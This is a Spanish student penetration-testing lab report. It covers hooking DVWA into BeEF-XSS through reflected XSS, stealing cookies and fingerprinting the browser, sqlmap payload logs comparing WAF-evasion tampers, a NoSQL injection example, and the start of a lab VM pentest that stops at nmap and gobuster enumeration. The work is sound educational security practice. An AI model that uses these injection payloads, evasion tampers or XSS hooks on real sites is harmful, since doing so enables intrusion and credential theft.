


# PRACTICA 1

DANIEL KHOMYAKOV  
TRUBNIKOV





- Instalación y uso de Beef-xss, verificando su funcionamiento con al menos 3 acciones consideradas simples (ej: ejecución de mensaje) y otras 3 acciones complejas (ej: explotación de vulnerabilidad contra el navegador).

Para empezar, Beef-XSS no es más que un framework desde el cual se puede lanzar vulnerabilidades XSS a distintas paginas y su instalación es bastante simple, con un `sudo apt-get install beef-xss` debería de funcionar, luego para abrir este mismo, lo podemos hacer desde el menú principal de Kali buscando beef-xss y saldrá solo para empezarlo, o desde la consola de comandos escribiendo `beef`. Eso sí, ambas opciones requieren que el usuario sea root para su ejecución. Es pues entonces que nos sale una pagina de Login en la cual tendremos que poner un usuario y contraseña los cuales se encuentra en un archivo `.yaml` el cual va asociado a beef-xss donde si no lo cambiamos, pues serán “beef” y “kali” como usuario y contraseña respectivamente.




Una vez dentro seremos presentados con una pestaña de bienvenida desde la cual no podremos hacer mucho a parte de entender algunas de sus funcionalidades más básicas como es que una vez que tengamos la pagina objetivo, podremos ver los detalles de esta misma, todas las acciones que se estén haciendo que irán guardadas en un log y por último la ejecución de los módulos de comandos donde estos se dividen en las siguientes cuatro categorías:

Each command module has a traffic light icon, which is used to indicate the following:

-  The command module works against the target and should be invisible to the user
-  The command module works against the target, but may be visible to the user
-  The command module is yet to be verified against this target
-  The command module does not work against this target

Teniendo esto en cuenta, lo primero que vamos a hacer conectar la pagina vulnerable a Beef-Xss y en este caso usaré la de DVWA en su apartado de XSS Reflejado y para ello tenemos que hacer una inyeccion Xss nosotros mismos.




Si vamos a la terminal de Kali desde la cual encendimos el Beef-XSS veremos que nos dice un ejemplo de cómo “enganchar” una web vulnerable al Framework, para ello le metemos el script que nos sale pero con nuestra IP para que Beef-XSS la detecte ya que se ejecutará el script hook.js que es un script proporcionado por Beef-XSS el cual permite hacer esa acción de enganchar la WEB

## Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello 123



ID	Type	Event	Date	Browser ID
76		23.434s - [Form Submitted] "Action: # - Method: GET - Values: name=123,undefined=Submit" > form (XSS)	2022-03-19 11:16:12 UTC	3
75		23.437s - [Extended Log] [2022-03-19 07:16:12] submitting form inputs: name=123,undefined=Submit	2022-03-19 11:16:12 UTC	3
74		23.432s - [Mouse Click] x: 782 y: 207 > input	2022-03-19 11:16:12 UTC	3
73		22.976s - [JSon Typed] 123	2022-03-19 11:16:11 UTC	3
72		21.792s - [Mouse Click] x: 608 y: 213 > input (name)	2022-03-19 11:16:10 UTC	3

Una vez que le demos al botón de Submit y recarguemos la pagina de Beef-XSS pues nos aparecerá la pagina web como que ha sido enganchada y hasta empezará a pillar todo lo que hagamos en el input anterior, donde podemos ver que hice unas pruebas después de haber ejecutado el script y podemos ver que va pillando todo lo que le pongamos o pulsemos (entendiendo que sea confuso pero el “Hello 123” de antes no es el mismo que parece en el ID 73 de la imagen, solo eran pruebas que realizaba antes de ello).




Ahora pues si nos metemos en la lista de comandos, podremos ver como nos dan una gran selección de comandos a elegir donde pues empezaré a probar algunos y ver los resultados.




id	date	label
0	2022-03-19 07:29	command 1
1	2022-03-19 07:32	command 2
2	2022-03-20 06:10	command 3


El primero que elegí solamente nos saca la cookie del sistema, bastante útil cuando necesitamos que sacarlo sin la necesidad de usar BurpSuit.




Para este decidí meterle un sonido a la web, es decir para que reproduzca un sonido en el DVWA




En el siguiente lo que hice fue que imprimiese un mensaje por consola en la web del DVWA.



Después conseguí que me detectase si la web está usando el navegador de TOR



Aquí compruebo si el navegador tiene BURP



Por último, estoy mirando si el navegador utiliza algún tipo de antivirus y en este caso pues no lo tiene o no lo usa.

- Investigación sobre que son los tampers de SQLmap, y comprobar el funcionamiento de al menos 4 de ellos en cualquier página de prueba (web for pentester, DVWA, etcétera). El alumno deberá analizar los cambios que se producen al utilizar estos tampers respecto de la explotación sin ellos.

En resumen, los tampers no son más que archivos de Python que usamos para ocultar los payloads que usa SQLmap y esto es muy útil ya que esta misma a la hora de hacer sus ataques, al hacer muchísimas peticiones, sobre todo en ataques Blind-Based y Time-Based pues podemos hacer que no sea tan evidente y de esta manera pasar cualquier WAF por ejemplo que haya en el sistema. Cada Tamper tiene su manera de ocultar el ataque y los que voy a ver y a mostrar serán: randomcommets, space2randomblank, bluecoat y randomcase.

La máquina que estaré también usando será DVWA donde estaré usando el apartado de inyección Mysql en dificultad fácil. Con el primer caso siendo “randomcomments”, cuando el MySQLmap está haciendo de las suyas, empezarán a salir peticiones las cuales podremos ver que tienen comentarios, ya que la idea de este mismo era pues añadir comentarios aleatorios para que no se detectase el ataque:

```
[08:43:21] [PAYLOAD] 1) O/**/R N/**/OT 6431=5258#
[08:43:21] [PAYLOAD] 1) O/**/R N/**/OT 8255=8255#
[08:43:21] [PAYLOAD] 1)) O/**/R N/**/OT 9333=5336#
[08:43:21] [PAYLOAD] 1)) O/**/R NO/**/T 8255=8255#
[08:43:21] [PAYLOAD] 1))) O/**/R N/**/OT 4153=9782#
[08:43:21] [PAYLOAD] 1))) O/**/R N/**/OT 8255=8255#
[08:43:21] [PAYLOAD] 1 O/**/R N/**/OT 9569=9159#
[08:43:21] [PAYLOAD] 1 O/**/R N/**/OT 8255=8255#
[08:43:21] [PAYLOAD] 1)) A/**/S VqVj WHE/**/RE 6315=6315 O/**/R N/**/OT 5576=8374#
[08:43:21] [PAYLOAD] 1)) A/**/S sclY WHE/**/RE 9829=9829 O/**/R NO/**/T 8255=8255#
[08:43:21] [PAYLOAD] 1) A/**/S MjAK W/**/H/**/E/**/RE 9645=9645 O/**/R N/**/OT 6835=26
[08:43:21] [PAYLOAD] 1) A/**/S fiCp W/**/H/**/ERE 1111=1111 O/**/R N/**/OT 8255=8255#
[08:43:21] [PAYLOAD] 1` W/**/H/**/ERE 7028=7028 O/**/R N/**/OT 9371=1019#
[08:43:21] [PAYLOAD] 1` W/**/H/**/E/**/RE 7004=7004 O/**/R NO/**/T 8255=8255#
[08:43:21] [PAYLOAD] 1` W/**/HE/**/RE 1744=1744 O/**/R NO/**/T 7146=7818#
[08:43:21] [PAYLOAD] 1` WH/**/ERE 4328=4328 O/**/R N/**/OT 8255=8255#
```

Como podemos ver ahí están apareciendo comentarios en todas partes para que el WAF de turno no pille las peticiones ya que estas al estar “separadas” cuando llegan pasan los filtro, pero a la hora de interpretarlas ya es cuando detectará que se tratan de comentarios por ende los ignorará y ejecutará la petición.

En el siguiente caso, el space2randomblank lo que hace es añadir espacios en la query para conseguir el mismo efecto que el de los comentarios saliendo algo así:

```

[09:07:35] [PAYLOAD] 1" ))%09AND%0D4166=8424#
[09:07:35] [PAYLOAD] 1" ))%0CAND%098034=8034#
[09:07:35] [PAYLOAD] 1" ))%0AAND%0C5497=7972#
[09:07:35] [PAYLOAD] 1" ))%09AND%0C8034=8034#
[09:07:35] [PAYLOAD] 1' )%0DAS%0DORqI%09WHERE%092029=2029%09AND%0D6193=4935#
[09:07:35] [PAYLOAD] 1' )%0DAS%09kiyN%09WHERE%093287=3287%09AND%0A8034=8034#
[09:07:35] [PAYLOAD] 1" )%0DAS%09fHWy%09WHERE%098367=8367%0AAND%0C4270=9567#
[09:07:35] [PAYLOAD] 1" )%09AS%0AYwLT%09WHERE%099562=9562%0CAND%0C8034=8034#
[09:07:35] [PAYLOAD] 1' )%0DAS%09nBPF%0CWHERE%0A8519=8519%0AAND%0A8759=3861#
[09:07:35] [PAYLOAD] 1' )%0DAS%09CkIy%0DWHERE%0A1501=1501%0DAND%0C8034=8034#
[09:07:35] [PAYLOAD] 1" )%0AAS%0DZCnZ%0DWHERE%094196=4196%0AAND%0D3404=2842#
[09:07:35] [PAYLOAD] 1" )%0AAS%09FbRt%09WHERE%0D4496=4496%0CAND%098034=8034#

```

Donde podemos ver que no para de poner %09", "%0A", "%0C", "%0D" ya que son los espacios, pero codificados, asique la petición, cuando pase por el filtro, en la interpretación lo verá como un tipo de espacio.

En caso del Bluecoat hace dos cosas, por un lado, siguiendo un poco la idea del tamper anterior, algunos de los espacios los reemplaza con caracteres validos (el cual en este caso siempre es %09) que cuentan como espacios y luego además todos los operadores "=" los cambia por LIKE:

```

[09:13:46] [PAYLOAD] 1)) AND%093560 LIKE 3560#
[09:13:46] [PAYLOAD] 1))) AND%098149 LIKE 9968#
[09:13:46] [PAYLOAD] 1))) AND%093560 LIKE 3560#
[09:13:46] [PAYLOAD] 1 AND%092183 LIKE 6518#
[09:13:46] [PAYLOAD] 1 AND%093560 LIKE 3560#
[09:13:46] [PAYLOAD] 1)) AS%09fspQ WHERE%097133 LIKE 7133 AND%098137 LIKE 1289#
[09:13:46] [PAYLOAD] 1)) AS%09juGx WHERE%096880 LIKE 6880 AND%093560 LIKE 3560#
[09:13:46] [PAYLOAD] 1) AS%09SqqQ WHERE%097300 LIKE 7300 AND%097529 LIKE 6459#
[09:13:46] [PAYLOAD] 1) AS%09atwv WHERE%091576 LIKE 1576 AND%093560 LIKE 3560#

```

En el caso del último, pues con randomcase lo que hace es cambiar letras mayúsculas y minúsculas de manera aleatoria dando el siguiente resultado:

```

[09:20:47] [PAYLOAD] 1) And 2105=9136#
[09:20:47] [PAYLOAD] 1) AnD 5255=5255#
[09:20:47] [PAYLOAD] 1)) aND 3120=3943#
[09:20:47] [PAYLOAD] 1)) And 5255=5255#
[09:20:47] [PAYLOAD] 1))) aNd 4040=4365#
[09:20:47] [PAYLOAD] 1))) AnD 5255=5255#
[09:20:47] [PAYLOAD] 1 AnD 7690=3027#
[09:20:47] [PAYLOAD] 1 aND 5255=5255#
[09:20:47] [PAYLOAD] 1)) As mAHW WHERe 9159=9159 anD 1407=8579#
[09:20:47] [PAYLOAD] 1)) aS XPfs wHerE 3546=3546 aNd 5255=5255#
[09:20:47] [PAYLOAD] 1) aS VldI WhERe 2655=2655 aNd 4469=4608#
[09:20:47] [PAYLOAD] 1) aS aTRp WHeRe 1989=1989 AnD 5255=5255#

```

Ahora por último mostraré un ejemplo del Sqlmap sin los tamper para ver más claro las diferencias con los demás:

```
[15:57:27] [PAYLOAD] 1) AND 7996=7996#
[15:57:27] [PAYLOAD] 1)) AND 8022=2062#
[15:57:27] [PAYLOAD] 1)) AND 7996=7996#
[15:57:27] [PAYLOAD] 1))) AND 6742=1143#
[15:57:27] [PAYLOAD] 1))) AND 7996=7996#
[15:57:27] [PAYLOAD] 1 AND 2109=6604#
[15:57:27] [PAYLOAD] 1 AND 7996=7996#
[15:57:27] [PAYLOAD] 1)) AS ZtDi WHERE 8950=8950 AND 9186=7518#
[15:57:27] [PAYLOAD] 1)) AS liUE WHERE 4974=4974 AND 7996=7996#
[15:57:27] [PAYLOAD] 1) AS cqWw WHERE 4433=4433 AND 3497=8967#
[15:57:27] [PAYLOAD] 1) AS enZV WHERE 6571=6571 AND 7996=7996#
```

Como podemos ver, por decirlo grosso modo, se puede ver petición más “legible” donde sin ningún cambio se ven las peticiones por como son con sus espacios, las letras del mismo tamaño sin comentarios y etc.


- Investigación sobre las vulnerabilidades de inyección NoSQL, analizando sus diferencias y similitudes con las inyecciones SQL. El alumno deberá exponer el proceso completo para lograr explotar estas inyecciones, así como las capacidades que aportarían.

Las inyecciones NoSQL se basan en las inyecciones SQL que sabemos, pero en vez de usar lenguaje SQL básico que conocemos como el uso de operadores lógicos y aunque las bases de datos del estilo NoSQL no utilizan SQL para realizar cualquier búsqueda de información, no las hace inmunes a las inyecciones en si ya que se siguen necesitando datos del usuario para su funcionalidad con la página web o sitio que las use.


Las principales diferencias entre las dos inyecciones es la gramática y sintaxis que se utiliza, pero en esencia ambas se usan para lo mismo asique usando sentencia SQL en una BBDD que usa NoSQL es muy improbable que funcione, pero sigue existiendo la posibilidad y eso ya depende de cada BBDD. Una cosa importante a tener en la diferencia entre las dos es que NoSQL se traduciría más bien a “Not only SQL” asique por eso es posible realizar inyecciones SQL a una BBDD NoSQL pero en cualquier caso algo que saber de NoSQL es que se basa en hacer ataques a páginas web que estén escritas en un Framework basado en JavaScript (MEAN: MongoDB, Express, Angular, y Node).

Mostraré un ejemplo de una pagian web que usa MongoDB para realizar la explotación y enseñas algunas similitudes con SQL a su vez. Para empezar, después de instalar la página de la cual voy a realizar el ataque a través de github donde referencia de esta misma la dejaré en la bibliografía, podemos iniciar la página y nos sale esto:






Aquí vemos pues que podemos meternos en dos opciones, en la primera pues sirve para “popular” la base de datos donde pues básicamente nos añade unos cuantos usuarios los cuales vamos a intentar sacar usando NoSQL en la parte de Attacks.



Como vemos dentro del ataque nos deja buscar usuarios y luego abajo nos sale la información de estos mismos en caso de que los encontremos, ahora aquí vamos a ver unas pequeñas diferencias y similitudes respecto a SQL normal.



Pues como vamos a ver, lo que le vamos a introducir es una sentencia bastante simple para ver todas los usuarios que hay y además dicha sentencia se parece mucho a las que usábamos en SQL inyección ya que se trata de ‘ or ‘1’=1 lo que pasa, como se trata de un programa en JavaScript y espera como entrada un string, se le puede negar la búsqueda diciendo que “lo que encuentras, sea igual a nada o true”, por lo que todos lo que existen salen, de una manera muy parecida a como nos salía con SQL normal.



- Desarrollo de un test de intrusión sobre la máquina virtual proporcionada, y lograr a ella acceso como root. El alumno deberá documentar todas las fases realizadas y resultados obtenidos, tanto de forma descriptiva como mediante evidencias.

Para la siguiente maquina empezaré con los pasos que dimos en el cuatri pasado de búsqueda de información pública, enumeración y búsqueda de vulnerabilidades. Pues lo primero es ver si vemos la maquina en cual caso si usando el arp-scan sobre nuestra ip:

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 452sec preferred_lft 452sec
    inet6 fe80::a00:27ff:fe43:73bc/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
(kali㉿kali)-[~]
$ sudo arp-scan 10.0.2.15/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 10.0.2.15
WARNING: host part of 10.0.2.15/24 is non-zero
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:5b:68:04      PCS Systemtechnik GmbH
10.0.2.17     08:00:27:92:3a:44      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.951 seconds (131.21 hosts/sec). 4 responded
```

Como podemos ver la maquina con la cual vamos a estar trabajando esta en la IP 10.0.2.17 mientras que la nuestra es 10.0.2.15. Ahora procederé a enumerar los servicios públicos que tienen con nmap y utilizaré -A para ver si nos dicen alguna información extra:

```
(kali㉿kali)-[~]
$ nmap -A 10.0.2.17
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-11 11:34 EST
Nmap scan report for 10.0.2.17
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Ubuntu 10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 10:0c:6a:41:3e:7b:06:2b:25:77:fb:75:9a:28:e1:93 (RSA)
|   256 c0:11:26:ef:94:94:f9:a3:dd:b0:a9:0b:a1:8e:d3:5f (ECDSA)
|_  256 49:c6:c8:bf:00:7c:47:42:41:84:14:97:67:d8:12:9e (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Ubuntu))
|_ http-server-header: Apache/2.4.38 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

Por ahora podemos ver que tiene dos servicios abiertos, el ssh y http, donde en caso del ssh sin usuario ni contraseñas no podemos hacer nada, mientras que por http podemos ver que se trata de una página web de Ubuntu por defecto y vamos a comprobar eso mismo:



Como podemos observar pues sí que es la de por defecto y a partir de aquí no hay mucho que podemos hacer asique iremos a ver con gobuster que directorios ocultos podría encontrar:

```
(kali㉿kali)-[~]
$ gobuster dir -w /usr/share/wordlists/wfuzz/general/megabeast.txt -u 10.0.2.17

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.0.2.17
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/wfuzz/general/megabeast.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/03/11 11:22:50 Starting gobuster in directory enumeration mode


/scarecrow (Status: 301) [Size: 310] [→ http://10.0.2.17/scarecrow/]

2022/03/11 11:22:55 Finished
```

